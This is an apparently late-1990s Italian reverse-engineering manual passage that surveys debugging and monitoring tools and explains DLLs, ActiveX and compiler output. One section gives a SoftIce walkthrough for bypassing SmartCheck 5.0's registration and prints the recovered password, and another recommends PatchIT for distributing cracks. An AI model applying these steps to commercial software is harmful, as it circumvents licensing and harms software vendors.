Int1/Int3/Int4/Int5 IDT entries will
be changed so that simple offset
compares would no longer detect winice.
- Parser accepts expressions whereever
possible.
- Supports V86, ring-3/16, ring-3/32
and ring-0/32 protected mode clients
whenever possible.
- No restrictions for size of memory
block and path/name of dump file.
- Fool-proof internal parser and
dumper (but do RTFM ;-).
- Sources are included, now you can
even modify them to your liking.
Precedentemente, parlando di REGSNIF o di quelle utilities che creavano dei DUMP
di sistema per controllare le modifiche fatte da un programma installato, avevo
detto che poteva essere utile conoscere quali chiavi venivano aggiunte al file
di registro, quali files venivano inseriti nel file system.
Bene.
INWATCH è un utility che controlla il sistema durante l’isntallazione di
programmi.
Questo programma è inoltre in grado di eseguire dei backup dei files prima
dell’installazione.
Successivamente è possibile eseguire dei confronti o al limite restorare la
situazione.
Un utility piccola ma
carina è SPY Windows che
permette di intercettare i
messaggi diretti ad una
certa finestra.
E’ inoltre possibile
inviarli.
Il solito mirino
spostabile sulla finestra
desiderata permette di
selezionare quale handle
utilizzare.
Il programma ricorda le
utilites di Microsoft.
Spy Windows diventa utile
per vedere, prima di usare
qualche breakpoint sui
messaggi, quali messaggi
sono generati da una certa
finestra.
Il prgramma lo trovate a :
Spy & Capure Version 2.70
Kobi Krichmar
E-Mail: krichmar@hotmail.com
Web Site: http:come.to/kobik
La parte terminale, dopo aver trovato i punti da modificare, della fase di
debugging è quella relativa alla creazione delle patch.
Chiramente io la metto sotto forma di patch create per sproteggere qualche
software anche se le patch possono essere anche quelle che vengono create per
porre rimedio a problemi di programmi commercializzati.
Comunque sia l’origine della patch il programma migliore è PtachIT.
Il programma permette di creare un lista dei file a cui applicare le patch e
permette anche di creare dei messaggi da visualizzare durante l’esecuzione di
queste.
Se per caso trovate il modo di crackare un file e volete pubblicare la vostra
modifica potete usare PatchIT per crearla e renderla indipendente.
Un altra utility simpatica è EXESCAN la quale permette di analizzare dei files
eseguibili e di identificare quali sono stati i compilatori che lo hanno
prodotto.
EXESCAN è inoltre in grado di identificare i protettori, i patchers e i packers.
I formati riconosciuti sono :
compilers:
Borland C
Borland Pascal
Watcom C
TMT Pascal
Microsoft C
GNU C
Symantec C
PowerBASIC
Zortech C
QuickBASIC
Turbo Basic
PL/I-86
packers/protectors:
Alec v1.6
ProtEXE v3.10/v3.11
Protect! EXE/COM v6.0
CrackStop v1.0b-v1.03
PCrypt v3.50
HackStop v1.18
Ciphator Pro v4.6
EXE Manager v3.0
Secure v0.19
Xorer v2.0
NoDebug v1.0
RCC II/286 v1.14
Crypt/Dismember v1.7
Anti-TEU v0.9
XPack v1.65-v1.67
PGMPack v0.13
DOP''s CRYPTEXE v1.04
PSP''s EXE2COM v2.0
E questa è solo una lista parziale dei formati riconosciuti.
Un programma strano ma carino è CUSTOMIZER.
www.ozemail.com.au/~wanga
Wanga International
PO. Box 64
Carlton North 3054
Victoria
Australia
Fax +613 93804419
Il programma è una potente utility che permette di interagire e manipolare tutte
le windows sulla macchina.
Le finestre, o dialog, scroll bars, pulsanti ecc. possono essere controllate
direttamente da CUSTOMIZER.
Ogni modifica può essere salvata in modo permanente.
I lavori che possono essere fatti sono :
• Cambiare il testo di ogni oggetto.
• Abilitare o disabilitare qualsiasi oggetto
• Muovere il controllo nella finestra
• Interagire con altre applicazoni.
• Determinare password nascoste.
• Trovare oggetti nascosti
SMARTCHECK by NUMEGA
Avevamo inizialmente parlato di SMART CHECK il quale, anche se indirizzato a
Visual Basic, permette di monitorare un programma al fine di ricercare errori e
disfunzioni ma anche semplicemente per controllare le funzioni API richiamate.
E’ possibile reperire la versione sprotetta della versione ed in ogni caso è
semplice cercare di eliminare la protezione presente nella 5.0 facendolo con il
suo fratellino SoftIce.
Per farlo è sufficiente inserire un breakpoint cercando di intercettare
GetWindowText con :
bpx GetWindowText
Il programma si interromperà su :
CALL USER!GETWINDOWTEXT
LEA AX,[BP-32] ; in ax l’indirizzo di quanto avete inserito
PUSH SS ; Il segmento ...
PUSH AX ; offset
PUSH DS ; Il segmento della password reale
PUSH 06BA ; il suo offset
CALL USER!LSTRCMP ; Le compara
Ora per vedere la password facciamo un DUMP dell’indirizzo DS:06BA
d ds:06ba l 64
Ora dovreste avere la password, e invece avremo &Smc50-14d% dinanzi agli occhi.
Installiamo il programma normalmente e riattiviamolo lanciando un programma a 32
bits.
Compare la maschera in cui viene richiesto l’unlock code.
Andiamo nuovamente nel debugger e attiviamo nuovamente il breakpoint.
Ci fermeremo su :
ADD ESP,04 LEA EAX,[EBP-14] ; Vostra password
LEA ECX,[EBP-28] ; La password corretta
PUSH EAX
PUSH ECX
CALL 10005680
Digitando :
d ecx l 64
avremo i 16 bytes del codice.
Ritorniamo a SmartCheck come
programma.
Bisogna sottolineare che la sua
specializzazione è relativa a
VisualBasic come per tanti altri
programmi di NuMega (FailSafe,
BoundChecker ecc.)
In pratica SmartCheck svolge una
funzione di Spy un pò più
specializzata per i programmi
VB.
Proprio per la sua
caratteristica di avere delle
DLL che costituiscono il run
time di VB spesso si incontrano
difficoltà a debuggare programmi
scritti con questo linguaggio.
SmartCheck costituisce un valido
aiuto per questi casi.
Decafe Pro
Java Decompiler for Windows 95/98/NT
Home page: http://decafe.hypermart.net
Email: decafe@home.com
Si tratta di un ottimo Java Decompiler in ambiente Windows (al contrario di JAD
che è per ambiente DOS).
Semplicemente selezionando un file .class viene decompilato nel suo .java
La versione che si trova in giro non ha funzioni di salvataggio, drag’n’drop
attive.
Per attivarle è sufficiente collegarsi al suo sito tramite funzioni interne al
programma.
Sempre nell’ottica che a volte il problema è relativo al fatto di reperire più
informazioni possibili esistino infinità di utility.
Una di queste è APIS 32 che permette di analizzare le funzioni che un programma
richiama.
APIS 32 permette di aggiungere nella Windows principale le funzioni che si
desidera tenere sotto controllo.
La scelta viene fatta selezionando
da file forniti con il pacchetto i
quali contengono le funzioni
specifiche di ogni DLL (kernel32,
mapi32 ecc.)
Mandando in esecuzioni il programma
è ppossibile vedere quali funzioni
sono state chimate e a quale punto.
Succesivamente all’esecuzione è
possibile analizzare il file di LOG
che viene creato dal pacchetto.
Possono essere ricavate facilmente
informazioni difficilmente
individuabili in altro modo.
Il seguente è uno spezzone di
file .log relativo ad un programma
analizzato con APIS 32.
============= Created by APIS32 v. 2.4 =============
0048C427:GetModuleHandleA(LPSTR:00000000)
0048C42D:GetModuleHandleA = 400000
0048C445:GetModuleFileNameA(HANDLE:00400000,LPSTR:00590020:"t",DWORD:000000FF)
0048C44B:GetModuleFileNameA = 12
0048CE5F:CreateFileA(LPSTR:00590020:"E:CIACRACKME.EXE",DWORD:80000000,DWORD:00
000003,LPDATA:00000000,DWORD:00000003,DWORD:00000080,HANDLE:00000000)
0048CE65:CreateFileA = C
0048D617:CreateFileA(LPSTR:006BBA90:".SHRINK33.LDR",DWORD:00000000,DWORD:0000
0000,LPDATA:00000000,DWORD:00000003,DWORD:04000000,HANDLE:00000000)
0048D61D:CreateFileA = FFFFFFFF
0048D6DB:GetWindowsDirectoryA(LPSTR:006BFCAC:"Œ-Ç_Ù_÷¿w_",DWORD:00000104)
0048D6E1:GetWindowsDirectoryA = A
0048CE5F:CreateFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP",DWORD:40000000,DWOR
D:00000000,LPDATA:00000000,DWORD:00000002,DWORD:00000080,HANDLE:00000000)
0048CE65:CreateFileA = 10
0048CEAF:WriteFile(HANDLE:00000010,LPDATA:006BBBA8,DWORD:00003220,LPDATA:006BBB7
4,LPDATA:00000000)
0048CEB5:WriteFile = 1
0048D617:CreateFileA(LPSTR:006BBA90:".000E121.TMP",DWORD:00000000,DWORD:00000
000,LPDATA:00000000,DWORD:00000003,DWORD:04000000,HANDLE:00000000)
0048D61D:CreateFileA = 10
0048D7D5:DeleteFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP")
0048D7DB:DeleteFileA = 1
0048C637:LoadLibraryA(LPSTR:004646DC:"kernel32.dll")
0048C63D:LoadLibraryA = BFF70000
0048C637:LoadLibraryA(LPSTR:0046495C:"user32.dll")
0048C63D:LoadLibraryA = BFF50000
0048C637:LoadLibraryA(LPSTR:00464996:"advapi32.dll")
0048C63D:LoadLibraryA = BFEA0000
0048C637:LoadLibraryA(LPSTR:004649D6:"oleaut32.dll")
0048C63D:LoadLibraryA = 65340000
0048C637:LoadLibraryA(LPSTR:00464A66:"kernel32.dll")
0048C63D:LoadLibraryA = BFF70000
0048C637:LoadLibraryA(LPSTR:00464AC8:"advapi32.dll")
0048C63D:LoadLibraryA = BFEA0000
0048C637:LoadLibraryA(LPSTR:00464B08:"kernel32.dll")
0048C63D:LoadLibraryA = BFF70000
0048C637:LoadLibraryA(LPSTR:00464ECA:"gdi32.dll")
0048C63D:LoadLibraryA = BFF20000
0048C637:LoadLibraryA(LPSTR:004653B2:"user32.dll")
0048C63D:LoadLibraryA = BFF50000
0048C637:LoadLibraryA(LPSTR:00465D66:"ole32.dll")
0048C63D:LoadLibraryA = 65F00000
0048C637:LoadLibraryA(LPSTR:00465D7E:"comctl32.dll")
0048C63D:LoadLibraryA = BFB70000
Ad esempio l’analisi fatta nell’esemmpio precedente è relativa ad un file
protetto con shrink.
Dal file di LOG si possono vedere alcune funzioni richimate dal programma.
0048CE5F:CreateFileA(LPSTR:00590020:"E:CIACRACKME.EXE",…….
0048D617:CreateFileA(LPSTR:006BBA90:".SHRINK33.LDR",….
0048CE5F:CreateFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP",….
0048D7D5:DeleteFileA(LPSTR:006BFCAC:"C:WINDOWS000E121.TMP")….
Debuggando il file si incontrano le solite difficoltà legate ai file packati in
quanto bisognerebbe usare la tecnica dei dumper per riuscire a by-passare il
problema.
Da queste istruzioni sembrerebbe che venga creato qualche file contenente le
istruzioni decodificate con le quali viene creato il file da eseguire.
Oltre a questo dall’osservazione di tali informazioni potrebbe essere
semplificata la problematica di individuare le funzioni da utilizzare nei
breakpoint.
TRA LIBRERIE E ACTIVEX
Esistono diversi linguaggi che permettono la programmazione in ambiente Windows
come ad esempio Visual Basic, Visual C++, Visual Java ecc.
Java in effetti è un caso particolare in quanto la sua logica è differente da
quella degli altri linguaggi.
Ogni linguaggio possiede il suo compilatore od interprete il quale dopo aver
eseguito un analisi sintattica e semantica traduce il sorgente originario in uno
eseguibile dalla macchina.
Java possiede un traduttore in un byte code che viene interpretato da una
macchina virtuale Java.
I programmi Java non subiscono una vera e propria compilazione tanto che utility
come JAD.EXE riescono a rigenerare i sorgenti partendo dai files .CLASS generati
dal “compilatore”.
Indipendentemente dalla sintassi del linguaggio molte funzioni vengono gestite
agganciandosi al sistema delle Api di Windows.
Tutti conosceranno il concetto di libreria.
In pratica durante la scrittura del software capita spesso di creare funzioni
che possiedono la caratteristica di poter essere utilizzate in più di una
circostanza.
In questo caso i linguaggi di programmazione, mediante diverse tecnologie,
permettono la creazione di quelle che vengono definite con il nome di librerie.
Queste possono essere collegate ai nostri programmi mediante tecniche differenti
come ad esempio quelle delle librerie statiche che devono essere collegate al
software in fase di link.
La creazione di un programma eseguibile si suddivide in diverse fasi.
La prima fase è quella in cui il compilatore esegue un analisi sintattica e
semantica del programma segnalandoci eventuali errori.
Passata questa fase il compilatore passa il testimone al linker il quale svolge
diverse funzioni.
La prima è quella di controllare se le funzioni che vengono chiamate sono
presenti dentro al software.
In caso negativo inizia a ricercarle dentro alle librerie collegate al programma
e se non vengono reperite neppure in quel punto allora viene segnalato un errore
di “Unresolved external” e la creazione del modulo eseguibile viene interrotta.
Come dicevo prima è possibile specificare che alcune funzioni sono presenti
dentro ad una libreria statica la quale normalmente possiede come estensione
.LIB.
Il compilatore dopo le sue passate crea dei moduli OBJ i quali sono moduli
binari in cui il codice non è stato rilocato ovvero che dentro al quale i
riferimenti sono ancora simbolici.
Quando noi scriviamo un programma creeremo in modo diretto od indiretto dei
richiami ad indirizzi o per meglio dire a punti del programma che vengono usati
come riferimenti.
Potrebbe essere un esempio :
if(valore == 1)
salta_al_punto X;
altre_istruzioni
:punto X
In questo caso facciamo direttamente riferimento al salto in un punto che nel
programma in esecuzione sarà ubicato ad un certo indirizzo.
In linguaggio assemblativo potrebbe essere una cosa del genere :
0030:1234 cmp ax, 1 ; Compara ilcontenuto del registro AX con 1
0030:1236 je 0030:1239 ; Se uguale salta a 0030:1239
0030:1238 mov bx, 2 ; Altre istr.
0030:1239 .... ; Indirizzo del salto
In questo caso, come dicevo prima, sono io che richiedo direttamente di saltare
ad un certo punto che nel programma indico come un simbolo.
In questo caso io lo chiamo punto X ma non ho la più pallida idea na che
indirizzo di memoria fisico corriponderà al momento dell’esecuzione.
Esistono costrutti di linguaggi a più alto livello che vengono tradotti dal
compilatore con all’interno dei riferimenti ad indirizzi.
Un altro esempio di riferimenti a punti precisi del programma lo è il caso in
cui ci si riferisce a dei valori che sono salvati in qualche parte della
memoria.
In linguaggio C potrebbe essere :
*m_Value = 123;
oppure in assembler:
0030:0002 mov [0030:2345], 123
Nei moduli oggetto i riferimenti sono ancora simbolici e non assoluti come
avviene dopo il caricamento del programma eseguibile.
Ci sono costrutti di certi linguaggi che per se stessi non possiedono loops o
riferimenti ciclici ad indirizzi ma che il compilatore tradurrà facendoglieli
avere.
Prendete il caso in cui si abbiano due vettori di 10 elementi ciascuno e che il
problema sia quello di spostare il contenuto di ogni elemento di uno nel suo
corrispettivo dell’altro.
Per risolvere il problema sarebbe necessario un loop del tipo:
int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 };
int array_due[10];
int indice;
for(indice=0;indice!=10;indice++)
array_due[indice] = array_uno[indice];
In linguaggio assemblativo ci saranno controlli mediante cmp o similia e si
eseguiranno jump (salti) a certi indirizzi a seconda dei casi.
Esistono costrutti che in linguaggi, come ad esempio il linguaggio C di prima,
non mostrano caratteristiche di algoritmi in cui le istruzioni non siano altro
che semplici assegnazioni ma che il compilatore tradurrà a modo dell’esempio di
prima.
Questo esempio lo avevo riportato inizialmente ma lo voglio riportare per fare
una comparazione.
Prendiamo il programma fatto con il ciclo for.
int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 };
int array_due[10];
void copy_array(void)
{
int i;
for(i=0;i!=10;i++)
array_due[i] = array_uno[i];
}
Ora diamo il comando che crea il sorgente assembler.
Cl /c /Fatest.asm test.c
Et voilà !!
TITLE test2.c
.386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT ENDS
_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA ENDS
CONST SEGMENT DWORD USE32 PUBLIC 'CONST'
CONST ENDS
_BSS SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS ENDS
_TLS SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS ENDS
FLAT GROUP _DATA, CONST, _BSS
ASSUME CS: FLAT, DS: FLAT, SS: FLAT
endif
PUBLIC _array_uno
_DATA SEGMENT
COMM _array_due:DWORD:0aH
_array_uno DD 01H
DD 02H
DD 03H
DD 04H
DD 05H
DD 06H
DD 07H
DD 08H
DD 09H
DD 00H
_DATA ENDS
PUBLIC _copy_array
_TEXT SEGMENT
_i$ = -4
_copy_array PROC NEAR
; File test2.c
; Line 5
push ebp
mov ebp, esp
push ecx
; Line 7
mov DWORD PTR _i$[ebp], 0
jmp SHORT $L28
$L29:
mov eax, DWORD PTR _i$[ebp]
add eax, 1
mov DWORD PTR _i$[ebp], eax
$L28:
cmp DWORD PTR _i$[ebp], 10 ; 0000000aH
je SHORT $L30
; Line 8
mov ecx, DWORD PTR _i$[ebp]
mov edx, DWORD PTR _i$[ebp]
mov eax, DWORD PTR _array_uno[edx*4]
mov DWORD PTR _array_due[ecx*4], eax
jmp SHORT $L29
$L30:
; Line 9
mov esp, ebp
pop ebp
ret 0
_copy_array ENDP
_TEXT ENDS
END
Ora prendiamo il sorgente in cui la copia avviene con l’aritmetica dei
puntatori.
struct X {
int a[10];
};
int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 };
int array_due[10];
void copy_array(void)
{
(*((struct X *)&array_due[0])) = (*((struct X *)&array_uno[0]));
}
Stesso comando di prima del compilatore ed ecco il sorgente :
TITLE text.c
.386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT ENDS
_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA ENDS
CONST SEGMENT DWORD USE32 PUBLIC 'CONST'
CONST ENDS
_BSS SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS ENDS
_TLS SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS ENDS
FLAT GROUP _DATA, CONST, _BSS
ASSUME CS: FLAT, DS: FLAT, SS: FLAT
endif
PUBLIC _array_uno
_DATA SEGMENT
COMM _array_due:DWORD:0aH
_array_uno DD 01H
DD 02H
DD 03H
DD 04H
DD 05H
DD 06H
DD 07H
DD 08H
DD 09H
DD 00H
_DATA ENDS
PUBLIC _copy_array
_TEXT SEGMENT
_copy_array PROC NEAR
; File text.c
; Line 9
push ebp
mov ebp, esp
push esi
push edi
; Line 10
mov ecx, 10 ; 0000000aH
mov esi, OFFSET FLAT:_array_uno
mov edi, OFFSET FLAT:_array_due
rep movsd
; Line 11
pop edi
pop esi
pop ebp
ret 0
_copy_array ENDP
_TEXT ENDS
END
Già a livello di lunghezza il secondo risualta essere di 927 bytes contro i 1174
del primo.
Ora mettiamo iun comparazione la perte dell’algoritmo eliminando la parte delle
dichiarazioni dei segmenti e dei dati.
_copy_array PROC NEAR
push ebp
mov ebp, esp
push esi
push edi
mov ecx, 10
mov esi, OFFSET FLAT:_array_uno
mov edi, OFFSET FLAT:_array_due
rep movsd
pop edi
pop esi
pop ebp
ret 0
_copy_array ENDP
_copy_array PROC NEAR
push ebp
mov ebp, esp
push ecx
mov DWORD PTR _i$[ebp], 0
jmp SHORT $L28
$L29:
mov eax, DWORD PTR _i$[ebp]
add eax, 1
mov DWORD PTR _i$[ebp], eax
$L28:
cmp DWORD PTR _i$[ebp], 10
je SHORT $L30
mov ecx, DWORD PTR _i$[ebp]
mov edx, DWORD PTR _i$[ebp]
mov eax, DWORD PTR
_array_uno[edx*4]
mov DWORD PTR
_array_due[ecx*4], eax
jmp SHORT $L29
$L30:
mov esp, ebp
pop ebp
ret 0
_copy_array ENDP
CON ARITMETICA PUNTATORI CON CICLO FOR
Che ne dite !? Visto che i puntatori poi alla fine non sono neppure male ?
Prendiamo sempre ad esempio il C il quale possiede un aritmetica degli indirizzi
paurosa.
I linguaggi a più alto livello trattano le variabili in modi più trasparenti
agli utenti.
In Basic ad esempio se dichiaro una variabile che conterrà un valore non mi
dovrò preoccupare di dove questa è ubicata in memoria.
Il C spesso lo pretende e spesso di questo ci si può avvantaggiare per creare
costrutti potenti.
Provate a creare una funzione che esegua la copia degli elementi di due array,
come nel caso precedente, usando solo un assegnazione.
Seguite il ragionamento :
struct X { int a[10]; }
dichiara in C la formazione di una fatidica struttura X che contiene un solo
array di 10 elementi (attenzione che non lo alloca ma che ne definisce solo le
caratteristiche).
Successivamente ho i miei due arrays:
int array_uno[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 0 };
int array_due[10];
Se a questo punto avessi :
&array_due[0]
sarebbe come dire “l’ indirizzo di un intero relativo al primo elemento di
array_due.
Se tramutassi tutto in :
*(&array_due[0])
avei “il contenuto dell’indirizzo di un intero relativo al primo elemento di
array_due ovvero l’oggetto puntato dall’indirizzo di array_uno[0]”.
Ma se a questo punto eseguissi il cast (forzatura) e convincessi il compilatore
che l’indirizzo &array_due[0] è quello di una struttura X e non di un intero,
con :
(*((struct X *)&array_due[0]))
sarebbe come dire “il contenuto dell’ indirizzo di una struttura X”.
A questo punto facendo
(*((struct X *)&array_due[0])) = (*((struct X *)&array_uno[0]));
direi “prendi il contenuto all’indirizzo della struttura X array_uno e mettilo
come contenuto all’indirizzo della struttura X array_due.
Ed ecco fatto il passaggio dei dieci valori di un array dentro ad un altro senza
passare dal ciclo for.
Ma questo solo indirettamente in quanto il compilatore creerà una struttura in
assembler simile a quella che veniva generata con il codice in C visto prima,
quello del for (come abbiamo visto prima neppure tanto).
Vedremo più avanti in modo più approfondito il discorso degli indirizzi.
Le funzioni dentro alle librerie statiche (.LIB) sono racchiuse come moduli
.OBJ.
Infatti il .LIB viene creato con l’utility LIB.EXE che prende il .OBJ e lo
accoda in una file .LIB segando dove si trova in una tabella convenzionale.
Volendo potremmo tenere le nostre funzioni di libreria come moduli .OBJ e
potremmo linkarli al nostro programma in fase di LINK.
Un altro tipo di libreria è quella dinamica la quale viene inclusa nel programma
in fase di esecuzione.
Queste sono quelle che possiedono come estensione .DLL.
Le DLL che contengono le funzioni richiamate nel nostro programma devono essere
fornite con il programma eseguibile, in caso contrario verrà segnalato un
errore.
Negli ultimi anni sono state sviluppate altre tecniche che permettono il
riutilizzo binario del codice e precisamente le metodologie legate alle OLE e a
tutti i suoi derivati (metodologie COM, DCOM ecc.)
In ogni caso dal punto di vista concettuale il programma cambia poco in quanto
la differenza in pratica è solo quella di come deve essere reperita una certa
funzione richiamata nel software.
Questi moduli al momento dell’esecuzione dovranno essere presenti in memoria.
Nel caso di librerie statiche queste vivono collegate al programma eseguibile
per cui vengono caricate al momento del caricamento di quest’ultimo.
Nel caso di DLL queste dovranno essere presenti sul sistema in qualche posizione
dove Windows riesce a trovarle (sotto widows, sotto windowssystem o sotto
patch).
In questo caso il software dovrà eseguire il caricamento della libreria mediante
una funzione appartenente alle API di Windows e precisamente con LoadLibrary.
Le funzioni inserite nella DLL letta verranno caricate in memoria dove il
software riuscirà a trovarle e ci rimarranno sino ad una chiamata ad un altra
funzione Windows ovvero FreeLibrary la quale libererà la memoria occupata.
I controlli ActiveX, ultima evoluzione by Microsoft dei controlli Ole,
possiedono la visione molto più vicina ad oggetti con incapsulati al suo interno
metodi e proprietà.
Normalmente questo tipo di controlli vengono inglobati all’interno di dialog o
di forms dentro alle quali svolgono il loro ciclo di vita.
Supponiamo che ci troviamo dinanzi ad un controllo ActiveX destinato
all’elaborazione delle immagini.
Mediante le apposite opzioni dell’ IDE utilizzato per la stesura del programma
inseriremo il controllo in una dialog ed a questo gli assegneremo un
identificatore che ci permetterà di vederlo come un oggetto all’interno del
codice.
Generalmente le proprietà di un controllo ActiveX possono essere settate tramite
un apposita maschera disposta dal controllo stesso.
Nelle seguenti immagini viene mostrato l’inserimento di un controllo ActiveX
dentro ad un programma Visual C++.
I controlli devono essere registrati
nel sistema Windows, prima di essere
utilizzati, mediante l’utility
regsvr32.exe.
Spesso questo tipo di controlli
dispongono di routines interne per
la serializzazione al fine di
proteggerle dalla divulgazione non
autorizzata.
Il richiamo dei metodi o il
settaggio dei parametri avviene con
la sintassi classica del metodo ad
oggetti.
Supponiamo che al momento
dell’inserimento del controllo lo
chiamiamo m_Imaggine e che lo stesso
possieda un metodo chiamato
SetCaption().
La sintassi sarebbe :
m_Immagine.SetCaption(“Caption text”);
I controlli ActiveX sono uno dei punti evolutivi della metodologia OLE creata
dalla Microsoft passata attraverso, da prima, le DLL per poi giungere ai VBX ed
arrivare agli OCX.
Riassumendo possiamo dire che le funzioni offerte da librerie possono essere
contenute in LIB statiche le quali vengono collegate al programma in fase di
link.
Le DLL possono essere caricate dal programma tramite funzioni in modo dinamico
al momento del caricamento del programma.
Gli ActiveX verranno caricati automaticamente.
La visione di come e quando vengono caricate le funzioni esterne presenti in
questi moduli è importante nell’istante in cui si esegue il debug di un
programma in quanto spesso il trace esce da questo per entrare dentro ad una di
queste librerie.
Per questo motivo alcuni disassemblatori possiedono dei flags che è possibile
settare per fare in modo
che il debugger stesso
indichi l’entrata e
l’uscita da uno di questi
moduli.
Nell’immagine a fianco è
mostrato WDASM 8.9 e in
basso è possibile vedere i
vari flags che indicano se
deve essere eseguito un
break entrando ed uscendo
da una DLL ecc.
Vedremo più avanti il problema dal punto di vista pratico.
Spesso delle funzioni di protezione dei programmi sono appunto inserite dentro a
delle DLL e non dentro al codice principale del file eseguibile.
Ad esempio nei programmi come Visual J++ della Microsoft la limitazione a 60
giorni del dimostrativo è situato dentro alla DLL msenv.dll.
Sempre legata all’aritmetica dei puntatori è possibile trovare alcuni sutterfugi
adatti a far perdere la testa.
Il seguente è un metodo che io stesso usavo diversi anni fà.
In pratica un programma è composto da molte funzioni le quali vengono richiamate
durante l’esecuzione del programma.
Facendo l’esempio in Linguaggio C potremmo avere :
void function_a(void)
{
...
}
void function_b(void)
{
...
}
...
function_a();
function_b();
...
Sarebbe possibile fare un bella cosa sfruttando gli indirizzi.
In pratica si dichiara un array di puntatori a funzioni ai quali si assegnano
gli indirizzi delle funzioni.
void func_a(void);
void func_b(void);
void (*func[])() = { func_a, func_b };
void func_a(void)
{
printf("Uno");
}
void func_b(void)
{
printf("Due");
}
void main(void)
{
(*func[0])();
(*func[1])();
}
Usando l’indirizzamento in questo modo capirete che è facile usare calcoli su
stringhe di codici o di copyright come indici per indirizzare le funzioni, per
cui i disassemblatori, che ricostruiscono le tabelle da cui è possibile capire
quali sono le funzioni richiamate, vanno in tilt (non vi mostrano i nomi delle
funzioni).
GERARCHIA DELLE FUNZIONI
Abbiamo detto che molte funzioni usate dai linguaggi convenzionali sono
residenti dentro a quelle chiamate librerie.
Ho detto relative ai linguaggi convenzionali in modo errato visto che nessuno ci
vieta di crearci anche noi le nostre librerie personali.
Comunque in ogni caso senza supportarci su questa possibilità generalmente le
funzioni che risiedono in librerie sono quelle legate ai vari RunTime.
Nel capitolo legato agli interrupts a all’assembler ho detto che il sistema
elettronico del sistema può essere visto come un certo numero di processori
dedicati alle varie funzioni che offrono delle porte di I/O per permettere la
loro programmazione.
Questo livello in genere è sufficientemente basso tanto da rendere complessa la
progettazione logica e la programmazione dei software.
Per risolvere questo problema i sistemisti che hanno prodotto i PC hanno fornito
un primo livello software gestito tramite
interrupts i quali fornivano delle
funzionalità di base per la programmazione
di tali periferiche.
Questo comunque, il livello BIOS, è ancora
sufficientemente basso tanto che la
Microsoft ha alzato tale livello fornendo
un sistema operativo il quale sfruttando
tali servizi ne offriva degli altri più
complessi ed evoluti.
Lo stesso discorso lo possiamo fare per
quanto riguarda le librerie.
Windows in certe DLL (user32.dll,
kernel32.dll ecc.) offre un certo numero di
funzioni, abbastanza elevato, che possono
essere utilizzate per la creazione di
programmi.
Queste funzioni non sono legate ad
algoritmi generali ma sono destinate
all’interazione con Windows.
Fanno parte di queste funzioni come :
GetDlgItem, GetWindowText ecc.
Anche i linguaggi che verso l’utente
utilizzano altre nomenclature per svolgere
funzioni simili spesso si agganciano alle
librerie di Windows per l’esecuzione di
certe funzionalità.
É già stato detto in altro luogo che
esistono due metodi per collegarsi ad un
DLL e precisamente quelli che seguono.
Il primo è quello di eseguire il link di
una libreria generalmente fornita con la
DLL la quale pensa ad eseguire
l’interfacciamento del nostro programma con
quest’ultima.
Il secondo metodo è quello di eseguire la lettura dinamicamente della DDL con
funzioni tipo LoadLibrary.
Una funzione attiva sotto Windows può essere vista come in istanza per cui dopo
la creazione del link dinamico è possibile creare istanze di funzioni presenti
nelle DLL.
In ogni caso vedrete che moltissime, se non tutte, DLL a sua volta leggono
user32.dll ecc. tanto da poter vedere il tutto come un albero gerarchico di
collegamenti.
Potete vedere qui a fianco che dalla DDL VBRUN300 partono i link con le DLL
USER, KERNEL ecc.
Altre DLL che non sono al primo livello alla fine utilizzano funzioni contenute
in kernel32.dll e nelle altre di sistema.
Spesso librerie utilizzate da più programmi risiedono in directory condivise o
dentro a windowssystem.
DLL utilizzate soltanto da singoli programmi vengono in genere posizionate nelle
stesse directory dei programmi.
La ricerca parte dalla directory in cui si è posizionati per seguire quelle
incluse nella specifica PATH del Dos per giungere in windows e windowssystem.
Le librerie statiche invece vengono collegate in fase di link al programma e non
sono residenti su file esterni.
Questo secondo metodo viene utilizzato in particolar modo con i vecchi programmi
DOS anche se di fatto anche in sistemi come nelle ultime versioni di Visual C++
è possibile collegare staticamente le librerie MFC.
Tutte le funzioni utilizzate nei programmi partono come flusso di chiamate da
quella che potrebbe essere definita come main function.
In C questa funzione prende il nome di WinMain mentre in assembler potremmo
definirlo soltanto come entrypoint del software.
I programmi in Windows 3.1 chiamavano prima di WinMain tre funzioni semi
documentate ovvero InitTask(), InitApp e WaitEvent().
In Win32 prima di WinMain veniva chiamata la funzione WinMainCRTStartup() mentre
per i programmi console il nome era mainCRTStartup().
Generalmente il compilatore, tra le tante cose che aggiunge, ci mette anche
questa funzione ma solo nel caso in cui questa non esista.
In altre parole il programmatore potrebbe scrivere lui questa funzione.
Una libreria di funzioni potrebbe essere vista come una metodologia per il
riutilizzo del codice.
In pratica una funzione sufficientemente generica e con uno scopo non limitato
ad un solo programma, potrebbe essere inserita in una libreria e successivamente
riutilizzata in altri programmi.
Microsoft per garantire la riusabilità del software a livello binario ha puntato
sulla tecnologia OLE.
Dalla fine degli anni 80 la tecnologia OLE ha subito un infinità di modifiche
sino ad abbracciare la nuova tecnologia legata al modello COM.
Molte funzionalità nei programmi al giorno d’oggi sono sviluppate mediante
questa tecnologia.
Nei programmi venduti sono sempre più presenti moduli OCX nelle quali sono
incapsulate tutte i metodi relativi a determinate gestioni.
Le librerie di funzioni, come ad esempio quelle legate alla grafica, sono
distribuite in questo formato e non è raro trovare sistemi di protezione
software aderenti a questo filone.
Il lato positivo di questa metodologia è che l’integrazione tra componenti
diverse, sviluppati in tempi differenti e da vari autori, avviene a livello di
codice oggetto e non di sorgente.
Aderire a questo standard porta ad una serie di vantaggi tra cui
l’interoperabilità tra componenti diversi, l’indipendenza dal linguaggio e la
compatibilità a ritroso verso precedenti versioni dello stesso componente.
